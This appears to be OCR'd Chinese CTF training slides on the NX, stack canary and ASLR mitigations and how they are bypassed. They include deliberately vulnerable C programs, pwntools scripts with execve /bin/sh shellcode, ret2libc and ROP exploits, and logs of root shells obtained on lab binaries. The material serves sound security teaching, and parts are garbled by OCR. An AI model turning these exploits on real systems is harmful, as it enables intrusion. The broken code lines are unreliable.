



缓解策略概述

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NX机制及绕过策略

Canary机制及绕过 策略 03

04

ASLR机制及绕过 策略

缓冲区溢出漏洞其它 利用技巧

05



### 01: 什么是漏洞缓解

现代软件系统越来越复杂,软件漏洞也因此不可避免,那么增加漏洞利用的难度,使得漏洞在激活后,攻击者难以获取敏感数据或者执行恶意代码,这也是目前软件安全届普遍采用的方案。



02:漏洞成功利用的前提

漏洞成功触发并利用必须至少满足以下三个条件。

- □ 攻击者提供的攻击代码以数据形式保存
- □ 攻击者提供的数据能覆盖掉EIP或劫持控制流
- □ 在成功执行攻击代码前,需要知道特定的内存地址



03:漏洞缓解策略

□ 攻击者提供的攻击代码以数据形式保存

NX

□ 攻击者提供的数据能覆盖掉EIP或劫持控制流

**Stack Canary** 

□ 在成功执行攻击代码前,需要知道特定的内存地址 ALSR/PIE

目前CTF PWN的题目基本上都集中于上述三种缓解机制



#### 04: NX


溢出攻击的本质在于冯·诺依曼计算机模型对数据和代码没有明确区分这一先天性缺陷。因为攻击者可以将代码放置于数据区段,转而让系统去执行。

NX缓解机制开启后,使某些内存区域不可执行,并使可执行区域不可写。示例:使数据,堆栈和堆段不可执行,而代码段不可写。

在NX 位打开的情况下,基于栈的缓冲区溢出的经典方法将无法利用此漏洞。因为在经典的方法中,shellcode被复制到堆栈中,返回地址指向shellcode。但是由于堆栈不再可执行将导致漏洞利用失败!

### 章 缓解策略概述

#### 04: NX




启用DEP后流程



### 05: Stack Canary

Canary主要用于防护栈溢出攻击。我们知道,在32位系统上,对于 栈溢出漏洞,攻击者通常是通过溢出栈缓冲区,覆盖栈上保存的函数返 回地址来达到劫持程序执行流的目的。



### 05: Stack Canary

Stack canary保护机制在刚进入函数时,在栈上放置一个标志 canary, 然后 在函数结束时,判断该标志是否被改变,如果被改变,则 表示有攻击行为发生。



#### 06: ASLR

ASLR是一种针对缓冲区溢出的安全保护技术,通过对堆、栈、共享库映射等线性区布局的随机化,通过增加攻击者预测目的地址的难度,防止攻击者直接定位攻击代码位置,达到阻止溢出攻击的目的。

/proc/sys/kernel/randomize\_va\_space值控制随机化程度。

- 0-表示关闭进程地址空间随机化。
- 1 表示将mmap的基址, stack和vdso页面随机化。
- 2 表示在1的基础上增加栈(heap)的随机化。



#### 06: ASLR

```
00400000-00401000 r-xp 00000000 08:01 659769
                                                                        /tmp/aslr/a.out
00600000-00601000 r--p 00000000 08:01 659769
                                                                        /tmp/aslr/a.out
00601000-00602000 rw-p 00001000 08:01 659769
                                                                        /tmp/aslr/a.out
022f1000-02312000 rw-p 00000000 00:00 0
                                                                        [heap]
7fe2be38c000-7fe2be54c000 r-xp 00000000 08:01 923295
                                                                        /lib/x86 64-linux-qnu/libc-2.23.so
                                                                        /lib/x86 64-linux-qnu/libc-2.23.so
7fe2be54c000-7fe2be74c000 ---p 001c0000 08:01 923295
7fe2be74c000-7fe2be750000 r--p 001c0000 08:01 923295
                                                                        /lib/x86 64-linux-qnu/libc-2.23.so
7fe2be750000-7fe2be752000 rw-p 001c4000 08:01 923295
                                                                        /lib/x86 64-linux-gnu/libc-2.23.so
7fe2be752000-7fe2be756000 rw-p 00000000 00:00 0
7fe2be756000-7fe2be77c000 r-xp 00000000 08:01 923228
                                                                        /lib/x86 64-linux-anu/ld-2.23.so
7fe2be954000-7fe2be957000 rw-p 00000000 00:00 0
7fe2be97b000-7fe2be97c000 r--p 00025000 08:01 923228
                                                                        /lib/x86 64-linux-gnu/ld-2.23.so
7fe2be97c000-7fe2be97d000 rw-p 00026000 08:01 923228
                                                                        /lib/x86 64-linux-qnu/ld-2.23.so
7fe2be97d000-7fe2be97e000 rw-p 00000000 00:00 0
7ffd4e5fd000-7ffd4e61e000 rw-p 00000000 00:00 0
                                                                        [stack]
                                                                                            开启随机化后页面映
7ffd4e744000-7ffd4e747000 r--p 00000000 00:00 0
                                                                        [vvar]
7ffd4e747000-7ffd4e749000 r-xp 00000000 00:00 0
                                                                        [vdso]
                                                                                             射地址每次执行都发
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0
                                                                        [vsvscall]
00400000-00401000 r-xp 00000000 08:01 659769
                                                                        /tmp/aslr/a.out
                                                                                            生变化
00600000-00601000 r--p 00000000 08:01 659769
                                                                        /tmp/aslr/a.out
00601000-00602000 rw-p 00001000 08:01 659769
                                                                        /tmp/aslr/a.out
01dd3000-01df4000 rw-p 00000000 00:00 0
                                                                        [heap]
7ff974b8d000-7ff974d4d000 r-xp 00000000 08:01 923295
                                                                        /lib/x86 64-linux-qnu/libc-2.23.so
7ff974d4d000-7ff974f4d000 ---p 001c0000 08:01 923295
                                                                        /lib/x86 64-linux-qnu/libc-2.23.so
7ff974f4d000-7ff974f51000 r--p 001c0000 08:01 923295
                                                                        /lib/x86 64-linux-qnu/libc-2.23.so
                                                                        /lib/x86 64-linux-gnu/libc-2.23.so
7ff974f51000-7ff974f53000 rw-p 001c4000 08:01 923295
7ff974f53000-7ff974f57000 rw-p 00000000 00:00 0
                                                                        /lib/x86 64-linux-gnu/ld-2.23.so
7ff974f57000-7ff974f7d000 r-xp 00000000 08:01 923228
7ff975155000-7ff975158000 rw-p 00000000 00:00 0
7ff97517c000-7ff97517d000 r--p 00025000 08:01 923228
                                                                        /lib/x86 64-linux-qnu/ld-2.23.so
                                                                        /lib/x86 64-linux-gnu/ld-2.23.so
7ff97517d000-7ff97517e000 rw-p 00026000 08:01 923228
7ff97517e000-7ff97517f000 rw-p 00000000 00:00 0
                                                                                                          5AiH巴赛客
7ffc6baea000-7ffc6bb0b000 rw-p 00000000 00:00 0
                                                                        [stack]
7ffc6bb3d000-7ffc6bb40000 r--p 00000000 00:00 0
                                                                         [vvar]
7ffc6bb40000-7ffc6bb42000 r-xp 00000000 00:00 0
                                                                         [vdso]
fffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0
                                                                        [vsvscall]
```

06: ASLR

这样的通过调试得到的libc\_base将无法成功利用漏洞。

```
1 from pwn import *
 3 p = process('./pwnme')
 4 p.recvuntil("shellcode: ")
          = ELF('/lib/i386-linux-gnu/i686/cmov/libc.so.6')
 6 libc
 7 jmp esp = asm('jmp esp')
  jmp esp addr offset = libc.search(jmp esp).next()
   if jmp esp addr offset is None:
       print 'Cannot find jmp esp in libc'
   else:
       print hex(jmp esp addr offset)
14 libc base = 0xb7e04000
15 jmp esp addr = libc base + jmp esp addr offset
16 print hex(jmp esp addr)
18 buf = 'A'*76
19 buf += p32(jmp esp addr) # return address
20 buf += '\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62
   x69\x6e\x89\xe3\xcd\x80' # pop a shell
21
22 with open('poc', 'wb') as f:
       f.write(buf)
23
24
25 p.sendline(buf)
26
27 p.interactive()
```



### 01: NX机制

gcc –m32 -g –ggdb -fno-stackprotector stackOF.c -o pwnme

-z execstack参数加上后会关闭NX

```
[*] '/root/pwn_secseeds/NX/demo'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
```


```
1 #include <stdio.h>
 2 #include <string.h>
 4 void vul(char *msg)
       char buffer [64];
       strcpy(buffer, msg);
       return;
10
11 int main()
12 {
13
       puts("So plz give me your shellcode: ");
14
       char buffer[256];
15
       memset(buffer, 0, 256);
       read(0, buffer, 256);
16
17
       vul(buffer);
       return 0;
```



### 01: NX机制

#### 同样使用之前经典的栈溢出利用脚本进行测试

```
from pwn import *
 3 p = process('./pwnme')
  p.recvuntil("shellcode: ")
         = ELF('/lib/i386-linux-gnu/i686/cmov/libc.so.6')
   imp esp = asm('imp esp*)
   jmp esp addr offset = libc.search(jmp esp).next()
   if jmp esp addr offset is None:
      print 'Cannot find jmp esp in libc'
                                               导jmp esp
   else:
       print hex(jmp esp addr offset)
   libc base = 0xb7e04000
   jmp esp addr = libc base + jmp esp addr offset
   print hex(jmp esp addr)
   buf = 'A'*76
  buf += p32(jmp esp addr) # return address
  buf += '\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62
   x69\x6e\x89\xe3\xcd\x80' # pop a shell
22 with open('poc', 'wb') as f:
                                            布局shellcode
23
       f.write(buf)
25 p.sendline(buf)
27 p.interactive()
```



### 01: NX机制

#### 发现利用失败,进程崩溃

```
root@kali:~/pwn secseeds/NX# python shell.py
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[+] Starting local process './pwnme': pid 1943
[*] '/lib/i386-linux-gnu/i686/cmov/libc.so.6'
   Arch: i386-32-little
   RELRO: Partial RELRO
   Stack: Canary found
   NX: NX enabled
   PTF:
0x2a8d
                                                 程序崩溃,为非法
0xb7e06a8d
                                                 内存访问异常
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
 ls
[*] Process './pwnme' stopped with exit code -11 (SIGSEGV) (pid 1943)
 J GOT BUT While sending in interactive
```



01: NX机制

```
(adb) core core
[New LWP 1943]
Core was generated by `./pwnme'.
Program terminated with signal SIGSEGV, Segmentation fault
#0 0xbffff390 in ?? ()
(adb) x/4i 0xbffff390
                                         栈上面的布局正常,
=> 0xbffff390:
                         %ecx.%ecx
                 xor
   0xbfffff392:
                         %ecx
                                         程序已经尝试去执
                mul
   0xbfffff394:
                         $0xb,%al
                mov
                                         行shellcode,但由于
   0xbfffff396: push
                         %ecx
                                         栈地址没有执行权
                                         限,导致崩溃。
                                      /lib/i386-linux-gnu/ld-2.21.so
b7ffe000-b7fff000 r--p 00020000 08:01 915119
b7fff000-b8000000 rw-p 00021000 08:01 915119
                                      /lib/i386-linux-anu/ld-2.21.so
bffdf000-c0000000 rw-p 00000000 00:00 0
                                      [stack]
                                             栈不可执行
oot@kali:~/pwn secseeds/NX# ^C
```


#### 02: Ret2Libc

ret2libc即控制函数的执行 libc中的函数,通常是返回至某个函数的plt处或者函数的具体位置(即函数对应的got表项的内容)。一般情况下,我们会选择执行system("/bin/sh"),故而此时我们需要知道system函数的地址。

在不存在ASLR的情况下,可以直接通过调试获得system的函数地址以及"/bin/sh"的地址。



#### 02: Ret2Libc





#### 02: Ret2Libc

```
from pwn import *
 3 p = process('./pwnme')
 4 p.recvuntil("shellcode: ")
                                                 程序返回到system中执行,并且以
 6 libc base = 0xb7e04000
 7 system addr = libc base + 0x3AC50
                                             bin_sh_addr作为第一个参数。
 8 bin sh addr = libc base + 0x15C4E8
                                                  最终成功获得shell,绕过NX限制。
 0 buf = 'A'*76
1 buf += p32(system addr) # return address
2 buf += p32(0xdeadbeaf)
3 \text{ buf } += p32(bin sh addr)
15 with open('poc', 'wb') as f:
      f.write(buf)
                        root@kali:~/pwn secseeds/NX# python shell.py
16
17
                        [!] Pwntools does not support 32-bit Python. Use a 64-bit release.
18 p.sendline(buf)
                        [+] Starting local process './pwnme': pid 2112
                        [*] Switching to interactive mode
19
20 p.interactive()
                          ls
                         core libc.so.6 poc pwnme shell.pv
                          whoami
                         root
```

#### 03: ROP

ROP(Return Oriented Programming)即面向返回地址编程,其主要思想是在栈缓冲区溢出的基础上,通过利用程序中已有的小片段(gadgets)来改变某些寄存器或者变量的值,从而改变程序的执行流程,达到预期利用目的。

例如,前文Ret2Libc虽然把数据放在了不具备可执行权限的栈上,但成功执行了shellcode,这是因为只是把输入数据当做纯数据来间接劫持程序的执行流。



03: ROP


ROP攻击一般得满足如下条件

- □ 程序存在溢出,并且可以控制返回地址。
- □ 可以找到满足条件的gadgets以及相应gadgets的地址。如果当程序开启了PIE保护,那么就必须首先泄露gadgets的地址。



#### 03: ROP

## Stack 0xb8800000 esp 0x00000001 0xb8800010 0x00000002 0xb8800020 0xb8800010 0x00400000 0xb8800030




ROP核心在于利用了 代码段中的ret指令,改变 了指令流的执行顺序。 而这些指令均位于具备可 执行权限页面中,因此可 突破NX限制。



#### 03: ROP

## Stack esp 0xb8800000 0x0000001 0xb8800010 0x00000002 0xb8800020 0xb8800010 0x00400000 0xb8800030



#### Actions

```
eax = 1 最终执行逻辑
ebx = 2
eax += ebx
ebx = 0x400000
*ebx = eax
```

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#### 03: ROP

gcc -g –ggdb -fno-stack-protector stackOF.c -o pwnme

将代码在x64平台上编译运行,不同于x86,x64平台前六个整型或指针参数依次保存在RDI,RSI,RDX,RCX,R8和R9寄存器里,如果还有更多的参数的话才会保存在栈上。


```
1 #include <stdio.h>
 2 #include <string.h>
 4 void vul(char *msg)
 5 {
       char buffer [64];
       memcpy(buffer, msg, 128);
 8
       return;
 9 }
10
11 int main()
12 {
       puts("So plz give me your shellcode: ");
13
14
       char buffer[256];
15
       memset(buffer, 0, 256);
16
       read(0, buffer, 256);
17
       vul(buffer);
18
       return 0;
```



#### 03: ROP

因此x86上的Ret2Libc代码不能直接使用,我们需要构造如下逻辑:

mov rdi, bin\_sh\_addr call system



#### 03: ROP

#### Gadget搜索:


ROPgadget是一个自动化的搜索工具,找到指定二进制文件中的gadgets,来帮助我们实现ROP攻击。支持x86、x64、ARM、ARM64、PowerPC、SPARC和MIPS架构。

https://github.com/JonathanSalwan/ROPgadget

```
0x0804cec7 : test eax, eax ; jne 0x804ceb1 ; mov eax, dword ptr [ebp - 0xc] ; leave ; ret
0x0804a899 : test eax, eax ; sete al ; leave ; ret
0x0804fb8a : xchg byte ptr [ebx], al ; add dword ptr [edx + eax], -0x7e ; ret
0x08050306 : xchg byte ptr [ebx], al ; add dword ptr [edx + eax], 0x5a ; ret
0x0804fb16 : xchg dword ptr [ebx], eax ; add dword ptr [edx + eax], 0x75 ; ret
0x0804cd56 : xchg eax, esi ; ret 0xffff
0x0804c408 : xchg eax, esp ; out dx, al ; add al, 8 ; mov eax, dword ptr [eax] ; jmp eax
0x0804966a : xor al, 0x5b ; pop ebp ; ret
0x0804b222 : xor al, 0xeb ; add al, 8 ; jmp eax
0x0804d8f : xor byte ptr [ebx + 0x5f], bl ; pop ebp ; ret 4
0x0805060f : xor byte ptr [edx], al ; dec eax ; push cs ; adc al, 0x41 ; ret
0x0804b050 : xor dword ptr [ebx + 0x558bc845], ecx ; mov al, 1 ; ret 0x458b
0x0804de7a : xor eax, eax ; add esp, 0xc ; pop esi ; pop edi ; pop ebp ; ret
0x0804de8c : xor edx, edx ; add esp, 0xc ; pop esi ; pop edi ; pop ebp ; ret
```

03: ROP

使用ROPGadget搜索可以改变RDI的gadget,首先在pwnme二进制文件中搜索(一般pwnCB较小,有时需要在libc等较大文件中搜索)。



03: ROP

#### 漏洞函数返回时观察栈上数据如下:

```
0x40060b <vul+37>
                                    leaveq
   0x40060c <vul+38>
                                    retq
    0x40060d <main>
                                    push
                                           %rbp
   0x40060e <main+1>
                                           %rsp,%rbp
                                    mov
                              gadget地址
                                                           /bin/sh地址
remote Thread 2468 In: vul
(gdb) x/8x $rsp
0x7fffffffe228: 0x004006d3
                                                0xf7b9c86a
                                                                 0x00007fff
                                0x00000000
0x7fffffffe238: 0xf7a769c0
                                                                 0x00000000
                                                0xdeadbeaf
                                0x00007fff
(gdb)
                      system地址
```



#### 03: ROP

RDI的值被成功篡改 为/bin/sh地址

```
root@kali:~/pwn_secseeds/nx_rop# python get_shell.py
[+] Starting local process './pwnme': pid 2493
system_addr = 0x7ffff7a769c0
bin_sh_sddr = 0x7ffff7b9c86a
[*] Switching to interactive mode

$ whoami
root
$
```

03: ROP

ROP方法技巧性很强,那它能完全胜任所有攻击吗?返回语句前的指令是否会因为功能单一,而无法实施预期的攻击目标呢?

已经有研究证实了图灵完备的纯ROP攻击代码在软件 模块中是普遍可实现的,即ROP可以通过gadget指令实现 任何逻辑功能。

CCS 2005 Control-Flow Integrity Principles, Implementations, and Applications Mihai Budiu Úlfar Erlingsson Martín Abadi Jay Ligatti Computer Science Dept. Microsoft Research Dept. of Computer Science University of California Silicon Valley Princeton University Santa Cruz ABSTRACT bined effects of these attacks make them one of the most pressing challenges in computer security. Current software attacks often build on exploits that subvert ma-In recent years, many ingenious vulnerability mitigations have chine-code execution. The enforcement of a basic safety property, been proposed for defending against these attacks; these include Control-Flow Integrity (CFI), can prevent such attacks from arbistack canaries [14], runtime elimination of buffer overflows [46], trarily controlling program behavior. CFI enforcement is simple



## 第三章 Canary机制及绕过策略

### 01: Canary机制

Linux程序的Canary保护是通过gcc编译选项来控制的, gcc与canary相关的参数及其意义分别为:

- -fstack-protector: 启用堆栈保护,不过只为局部变量中含有 char数组的函数插入保护代码
- -fstack-protector-all: 启用堆栈保护,为所有函数插入保护代码。
- > -fno-stack-protector:禁用堆栈保护



# 第三章 Canary机制及绕过策略

### 01: Canary机制

#### 编译两个不同版本的二进制文件

gcc -g —ggdb -fstack-protector canary.c -o withcanary

gcc -g —ggdb -fnostack-protector canary.c - o nocanary

```
2 #include <stdio.h>
5 void vul(char *msg orig)
6
       char msg[128];
8
       memcpy(msg, msg orig, 128);
9
       printf(msg);
10
       char shellcode[64];
12
       puts("Now, plz give me your shellcode: ");
13
       read(0, shellcode, 256);
14 }
15
16 int main()
17 {
18
       puts("So plz leave your message: ");
19
       char msg[128];
20
       memset(msg, 0, 128);
21
       read(0, msg, 128);
22
       vul(msg);
23
       puts("Bye!");
24
       return 0;
```

# 第三章 Canary机制及绕过策略

		11 1111 12	1-111						
080484db <vul< th=""><th>&gt;:</th><th></th><th></th><th></th><th>1.8</th><th></th><th></th><th></th><th></th></vul<>	>:				1.8				
80484db:	55		push	%ebp 10					
80484dc:	89 e5		mov	%esp,%ebp	0804847b <vul>:</vul>				psic psic
80484de:	57		push	%edi	804847b:	55		push	%ebp
80484df:	56		push	%esi	804847c:	89 €	e5	mov	%esp,%ebp
80484e0:	53		push	%ebx	804847e:	57		push	%edi
80484e1:	81 ec ec 00	00 00	sub	\$0xec,%esp	804847f:	56		push	%esi
80484e7:	8b 45 08		mov	0x8(%ebp),%eax	8048480:	53		push	%ebx
80484 <mark></mark>		1.5 1.5	III V	Ocan, Once (Ochp)	8048481:		ec cc 00 00 00	sub	\$0xcc,%esp
80484 f0:	65 a1 14 00	00 00	mov	%gs:0x14,%eax	8048487:		55 08	mov	0x8(%ebp),%edx
8048 <mark>/</mark> f6:	89 45 e4		mov	%eax,-0x1c(%ebp)	804848a:		35 68 ff ff ff	lea	-0x98(%ebp),%eax
8048419.	31 60		XUI	oeax, oeax	8048490:	89 c	13	mov	%edx,%ebx
80484fb:	8b 95 14 ff		mov	-0xec(%ebp),%edx	8048492:		20 00 00 00	mov	\$0x20,%edx
8048501:	8d 85 64 ff	ff ff	lea	-0x9c(%ebp),%eax	8048497:	89 c			%eax,%edi
8048507:	89 d3		mov	%edx,%ebx		89 0		mov	
8048509:	ba 20 00 00	00	mov	\$0x20,%edx	8048499:			mov	%ebx,%esi
804850e:	89 c7		mov	%eax,%edi	804849b:	89 c		mov	%edx,%ecx
8048510:	89 de		mov	%ebx,%esi	804849d:	f3 a			ovsl %ds:(%esi),%es:(%edi)
8048512:	89 d1		mov	%edx,%ecx	804849f:		ec 0c	sub	\$0xc,%esp
8048514: 8048516:	f3 a5 83 ec 0c			vsl %ds:(%esi),%es:(%edi)	80484a2:		35 68 ff ff ff	lea	-0x98(%ebp),%eax
8048516: 8048519:	8d 85 64 ff		sub	\$0xc,%esp	80484a8:	50		push	%eax
8048519:	50	11 11	lea push	-0x9c(%ebp),%eax %eax	80484a9:		32 fe ff ff	call	8048330 <printf@plt></printf@plt>
8048520:	e8 5b fe ff	ff	call	ਨਦਕx 8048380 <printf@plt></printf@plt>	80484ae:		4 10	add	\$0x10,%esp
8048525:	83 c4 10	1-1-	add	\$0x10,%esp	80484b1:		ec 0c	sub	\$0xc,%esp
8048528:	83 ec 0c		sub	\$0xc,%esp	80484b4:	68 f	f0 85 04 08	push	\$0x80485f0
804852b:	68 90 86 04	08	push	\$0x8048690	80484b9:	e8 8	32 fe ff ff	call	8048340 <puts@plt></puts@plt>
8048530:	e8 6b fe ff		call	80483a0 <puts@plt></puts@plt>	80484be:	83 c	4 10	add	\$0x10,%esp
8048535:	83 c4 10	10.10	add	\$0x10,%esp	80484c1:		ec 04	sub	\$0x4,%esp
8048538:	83 ec 04		sub	\$0x4,%esp	80484c4:		00 01 00 00	push	\$0×100
804853b:	68 00 01 00	00	push	\$0×100	80484c9:		35 28 ff ff ff	lea	-0xd8(%ebp),%eax
8048540:	8d 85 24 ff	ff ff	lea	-0xdc(%ebp),%eax	80484cf:	50		push	%eax
8048546:	50		push	%eax	80484d0:	6a 0	10	push	\$0×0
8048547:	6a 00		push	\$0×0	80484d2:		9 fe ff ff	call	8048320 <read@plt></read@plt>
8048549:	e8 22 fe ff	ff	call	8048370 <read@plt></read@plt>	80484d7:		4 10	add	\$0x10,%esp
804854e:	83 c4 10		add	\$0x10,%esp	80484da:	90	.4 10		φυλίο, wesp
8048551:	90		nop		00484db:		55 f4	nop	Ove(Roba) Rosa
8048552:	8b 45 e4		mov	-0x1c(%ebp),%eax			5 14	lea	-0xc(%ebp),%esp
8048555:	65 33 05 14	00 00 00	xor	%gs:0x14,%eax	89484de:	5b		pop	%ebx
804855c:	74 05		је	8048563 <vul+0x88></vul+0x88>	89484df:	5e		pop	%esi
804855e:	e8 2d fe ff	ff	call	8048390 <stack_chk_fail@pl< td=""><td>8 1484e0:</td><td>5f</td><td></td><td>pop</td><td>%edi</td></stack_chk_fail@pl<>	8 1484e0:	5f		pop	%edi
0040503.	<u>04 65 14</u>		tea	One (Sebp) , Seap	-03484e1:	5d		pop	%ebp
8048566:	5b		pop	%ebx	80484e2:	с3		ret	
8048567:	5e		pop	%esi					
8048568:	5f		pop	%edi					
8048569	5d		non	%ebp					

# Canary机制及绕过策略

```
080484db <vul>:
80484db:
                                            %ebp
                                     push
80484dc:
              89 e5
                                            %esp,%ebp
                                     mov
80484de:
              57
                                            %edi
                                     push
80484df:
              56
                                            %esi
                                     push
80484e0:
                                     push
                                            %ebx
80484e1:
              81 ec ec 00 00 00
                                     sub
                                            $0xec,%esp
80484e7:
              8b 45 08
                                            0x8(%ebp),%eax
                                     mov
80484
80484 f0:
              65 al 14 00 00 00
                                            %qs:0x14,%eax
                                     mov
              89 45 e4
80484 f6:
                                            %eax,-0x1c(%ebp)
                                     mov
8048415.
                                            veax, veax
80484fb:
              8b 95 14 ff ff ff
                                            -0xec(%ebp).%edx
                                     mov
8048501:
              8d 85 64 ff ff ff
                                            -0x9c(%ebp),%eax
                                     lea
8048507:
              89 d3
                                            %edx,%ebx
                                     mov
8048509:
              ba 20 00 00 00
                                            $0x20.%edx
804850e:
              89 c7
                                            %eax.%edi
                                     mov
8048510:
              89 de
                                            %ebx.%esi
                                     mov
8048512:
              89 d1
                                            %edx,%ecx
                                     mov
8048514:
              f3 a5
                                     rep movsl %ds:(%esi), %es:(%edi)
8048516:
              83 ec 0c
                                            $0xc,%esp
8048519:
              8d 85 64 ff ff ff
                                     lea
                                            -0x9c(%ebp),%eax
804851f:
                                     push
8048520:
              e8 5b fe ff ff
                                     call
                                            8048380 <printf@plt>
8048525:
              83 c4 10
                                     add
                                            $0x10,%esp
8048528:
                              87240e 00
              83 ec 0c
804852b:
              68 90 86 04 08
8048530:
              e8 6b fe ff ff
                                    stack smashing detected ***: /root/pwn secseeds/canary/withcanary terminated
8048535:
              83 c4 10
                                        Backtrace: ======
8048538:
              83 ec 04
804853b:
              68 00 01 00 00
                              /lib/i386-linux-anu/i686/cmov/libc.so.6(+0x69439)[0xb7e6d439]
8048540:
              8d 85 24 ff ff
                              /lib/i386-linux-gnu/i686/cmov/libc.so.6(__fortify_fail+0x37)[0xb7efc807]
8048546:
                               /lib/i386-linux-gnu/i686/cmov/libc.so.6(+0xf87ca)[0xb7efc7ca]
8048547:
              6a 00
8048549:
              e8 22 fe ff ff
                              /root/pwn secseeds/canary/withcanary[0x804858b]
804854e:
              83 c4 10
8048551:
              90
8048552:
              8b 45 e4
                                            -0x1c(%ebp),%eax
8048555:
              65 33 05 14 00 00 00
                                            %as:0x14.%eax
                                     xor
804855c:
              74 05
                                            8048563 <vul+0x88>
804855e:
              e8 2d fe ff ff
                                     call
                                            8048390 < stack chk fail@plt>
8048566:
                                     pop
                                            %ebx
8048567:
                                     pop
                                            %esi
8048568:
                                     pop
                                            %edi
```

%ebp

8048569:

90/19565

5d

Canary保护在进入函数时生 成cookie,并保存在栈中,然后 在函数执行结束返回前校验该值是 否发生变化,如果发生变化,则调 用\_\_stack\_check\_fail函数,该函 数将直接终止程序。



#### 02: Canary保护绕过方法

根据Canary的工作机制,绕过Canary保护的方法有:

- ➤ 泄露canary。由于Canary保护仅仅是检查canary是否被改写,而不会检查其他栈内容,因此如果攻击者能够泄露出canary的值,便可以在构造攻击负载时填充正确的canary,从而绕过canary检查,达到实施攻击的目的。
